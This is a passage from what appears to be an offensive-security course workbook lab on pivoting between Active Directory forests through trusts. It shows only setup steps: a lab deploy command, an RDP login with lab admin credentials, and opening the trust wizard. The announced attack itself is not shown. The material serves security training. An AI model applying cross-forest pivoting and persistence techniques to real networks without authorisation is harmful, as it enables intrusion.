Workbook
Sections 4 & 5

Day 4: Stealth Persistence Strategies

Exercise 1: Pivoting between domains and trusts

It's important to note that Microsoft does not consider domains to be security boundaries. Instead, they describe the forest as a security boundary:

> Each forest is a single instance of the directory, the top-level Active Directory container, and a security boundary for all objects that are located in the forest. This security boundary defines the scope of authority of the administrators. In general, a security boundary is defined by the top-level container for which no administrator external to the container can take control away from administrators within the container. As shown in the following figure, no administrators from outside a forest can control access to information inside the forest unless first given permission to do so by the administrators within the forest.
>
> *Source: docs.microsoft.com*

In 2018, Will Schroeder and Lee Christensen highlighted how the forest might not be a security boundary after all... We will review their attack strategy during this lab and demonstrate how a small misconfiguration can have a devastating impact!

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Configuring a Forest trust

Throughout the entire course, you've enjoyed the luxury of a fully prebuilt environment. In this lab, let's do some actual work ourselves and set up a forest trust between the following forests:

- SEC699-20.LAB forest (domain controller DC.SEC699-20.LAB at `192.168.20.101`)


- SYNCTECHLABS.COM forest (domain controller DC-20.SYNCTECHLABS.COM at `192.168.20.103`)

You've been running the vast majority of labs within the SEC699-20.LAB forest. We will now, however, set up a trust toward the SYNCTECHLABS.COM forest, after which we will assess attack strategies that could help us pivot from SEC699-20.LAB to SYNCTECHLABS.COM.


Step 1: Set up a remote desktop session to DC-20.SYNCTECHLABS.COM

As a first step, please open an RDP session to DC-20.SYNCTECHLABS.COM (`192.168.20.103`). You can use our `ansible` account (password `sec699`), which has Enterprise Admin rights in this environment.


Once the RDP session is opened, please click the `START` button and type `trust`. In the Start menu, you'll find the `Active Directory Domains and Trusts` entry, please open it.




In the next window, right-click the `synctechlabs.com` entry and click `Properties`:



In the `synctechlabs.com Properties` window, open the `Trusts` tab:




Finally, you can launch the "New Trust Wizard" by clicking `New Trust...`




We will now walk through the trust wizard to configure a trust with the following settings:


- **Trust Name:** `sec699-20.LAB`



